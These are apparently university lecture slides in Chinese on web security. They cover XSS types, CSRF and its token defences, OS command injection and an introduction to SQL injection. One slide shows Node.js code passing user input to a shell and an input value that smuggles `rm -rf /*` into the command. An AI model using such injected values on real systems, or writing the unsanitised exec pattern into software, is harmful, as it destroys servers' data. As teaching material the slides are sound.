网络安全——

网络攻击—web安全


北京邮电大学

郑康锋

kfzheng@bupt.edu.cn

Web安全

- XSS
- CSRF
- OS命令注入
- SQL注入



XSS

XSS（Cross Site Scripting）攻击，全称跨站脚本攻击。


- 跨站脚本攻击是指通过存在安全漏洞的Web网站注册用户的浏览器内运行非法的HTML标签或JavaScript进行的一种攻击。
- 跨站脚本攻击有可能造成以下影响:
  - 利用虚假输入表单骗取用户个人信息。
  - 利用脚本窃取用户的Cookie值，被害者在不知情的情况下，帮助攻击者发送恶意请求。
  - 显示伪造的文章或图片。
- XSS的原理是恶意攻击者往 Web 页面里插入恶意可执行网页脚本代码，当用户浏览该页之时，嵌入其中 Web 里面的脚本代码会被执行，从而可以达到攻击者盗取用户信息或其他侵犯用户安全隐私的目的。

参考文献 https://www.cnblogs.com/fundebug/p/details-about-6-web-security.html
https://zoumiaojiang.com/article/common-web-security/

XSS

非持久型 XSS（反射型 XSS ）

- 反射型XSS，也叫非持久型XSS，是指发生请求时，XSS代码出现在请求URL中



- **具体流程：**

1、Alice给Bob发送一个恶意构造了Web的URL。

2、Bob点击并查看了这个URL。

3、恶意页面中的JavaScript打开一个具有漏洞的HTML页面并将其安装在Bob电脑上。

4、具有漏洞的HTML页面包含了在Bob电脑本地域执行的JavaScript。

5、Alice的恶意脚本可以在Bob的电脑上执行Bob所持有的权限下的命令。

XSS

存储型XSS，也叫持久型XSS

- 攻击成功需要同时满足以下几个条件：
  - POST 请求提交表单后端没做转义直接入库；后端从数据库中取出数据没做转义直接输出给前端；前端拿到后端数据没做转义直接渲染成 DOM（文档对象模型（Document Object Model））。
- 持久型 XSS 有以下几个特点：
  - 持久性，植入在数据库中
  - 危害面广，甚至可以让用户机器变成 DDoS 攻击的肉鸡。
  - 盗取用户敏感私密信息。

XSS

基于字符集的 XSS

- 浏览器以及各种开源的库都专门针对了 XSS 进行转义处理，尽量默认抵御绝大多数 XSS 攻击，但是还是有很多方式可以绕过转义规则，让人防不胜防。比如「基于字符集的 XSS 攻击」就是绕过这些转义处理的一种攻击方式，比如有些 Web 页面字符集不固定，用户输入非期望字符集的字符，有时会绕过转义过滤规则。

未经验证的跳转 XSS

- 有一些场景是后端需要对一个传进来的待跳转的 URL 参数进行一个 302 跳转，可能其中会带有一些用户的敏感（cookie）信息。如果服务器端做302跳转，跳转的地址来自用户的输入，攻击者可以输入一个恶意的跳转地址来执行脚本。


CSRF

CSRF（Cross-Site Request Forgery），跨站请求伪造攻击

- CSRF是一种常见的Web攻击，它利用用户已登录的身份，在用户毫不知情的情况下，以用户的名义完成非法操作。

完成 CSRF 攻击必须要有三个条件：

- 用户已经登录了站点 A，并在本地记录了 cookie
- 在用户没有登出站点 A 的情况下（也就是 cookie 生效的情况下），访问了恶意攻击者提供的引诱危险站点 B（B 站点要求访问站点A）
-



XSS利用站点内的信任用户，而CSRF则通过伪装来自受信任用户的请求来利用受信任的网站。

CSRF

CSRF防御

一般的 CSRF 防御也都在服务端进行，主要从以下两个方面入手：

正确使用 GET，POST 请求和 cookie


- GET 请求常用在查看，列举，展示等不需要改变资源属性的时候（数据库 query 查询的时候）
- POST 请求常用在 From 表单提交，改变一个资源的属性或者做其他一些事情的时候（数据库有 insert、update、delete 的时候）

在非 GET 请求中增加 token

- **为每个用户生成一个唯一的 cookie token**，所有表单都包含同一个伪随机值，但是由于用户的 cookie 很容易由于网站的 XSS 漏洞而被盗取，所以这个方案必须要在没有 XSS 的情况下才安全。
- **每个 POST 请求使用验证码**，这个方案算是比较完美的，但是需要用户多次输入验证码，用户体验比较差，所以不适合在业务中大量运用。
- **渲染表单的时候，为每一个表单包含一个 csrfToken**，提交表单的时候，带上 csrfToken，然后在后端做 csrfToken 验证。

CSRF


- CSRF（Cross Site Request Forgery，跨站域请求伪造）



XSS利用站点内的信任用户，而CSRF则通过伪装来自受信任用户的请求来利用受信任的网站。

OS命令注入

- OS命令注入攻击指通过Web应用，执行非法的操作系统命令达到攻击的目的。只要在能调用Shell函数的地方就有存在被攻击的风险。倘若调用Shell时存在疏漏，就可以执行插入的非法命令。





```
// 以 Node.js 为例，假如在接口中需要从 github 下载用户指定的 repo
const exec = require('mz/child_process').exec;
let params = {/* 用户输入的参数 */};
exec(`git clone ${params.repo} /some/path`);
```

如果 `params.repo` 传入的是 `https://github.com/admin/admin.github.io.git` 确实能从指定的 git repo 上下载到想要的代码。
但是如果 `params.repo` 传入的是 `https://github.com/xx/xx.git && rm -rf /* &&` 恰好你的服务是用 root 权限起的就糟糕了。


Web安全

- XSS
- CSRF
- OS命令注入
- SQL注入



SQL注入攻击

- SQL注入攻击简介
- SQL注入攻击原理
- SQL注入常用攻击工具
- SQL注入攻击防范




SQL注入的背景和危害

- Web应用是最重要的互联网应用之一，已成为Web服务提供者和客户之间最重要的联系渠道。
- 成本的约束、技术的限制、技术人员安全意识的缺乏，造成了大量的Web应用程序漏洞，利用Web应用程序漏洞发动的攻击数量也随之增长。
- 而其大多是通过 ASP 或 PHP 等脚本注入作为主要的攻击手段，加之 Web 站点迅速膨胀的今天，基于两者的 SQL 注入也慢慢成为目前攻击的主流方式。

SQL注入的背景和危害

著名的Web安全组织OWASP（即Open Web Application Security Project，开放式Web应用程序安全项目）评选出的Web应用程序安全方面的漏洞中，XSS漏洞和SQL注入漏洞排名前两位。



SQL与SQL注入的基本概念

- SQL

SQL(Structured Query Language)即结构化查询语言，**使用SQL编写应用程序可以完成数据库的管理工作，SQL 语句是和关系型数据系统进行交互的标准语言。**

目前绝大多数流行的关系型数据库管理系统如*Oracle，Sybase，Microsoft SQL Server，Access*等都采用了SQL语言标准，虽然很多数据库都对SQL语句进行了再开发和扩展，但是包括 **SELECT，INSERT，UPDATE，DELETE，CREATE**，以及 **DROP** 在内的标准的SQL命令仍然可以被用来完成几乎所有的数据库操作。

SQL与SQL注入的基本概念

- **SQL注入**

所谓SQL注入，就是通过**把SQL命令插入到Web表单递交或输入域名或页面请求的查询字符串**，最终达到欺骗服务器执行恶意的SQL命令，比如先前的很多影视网站泄露VIP会员密码大多就是通过WEB表单递交查询字符暴出的，这类表单特别容易受到SQL注入式攻击。

SQL注入的由来

- SQL第一次为公众所知

1998年，著名的黑客杂志《Phrack》第54期，一位名字为rfp （rain forest puppy）的黑客发表了一篇题为“NT Web Technology Vulnerabilities”的文章。

第一次向公众介绍了SQL注入这种新型的攻击技术。

http://www.phrack.org

可能存在SQL漏洞的系统

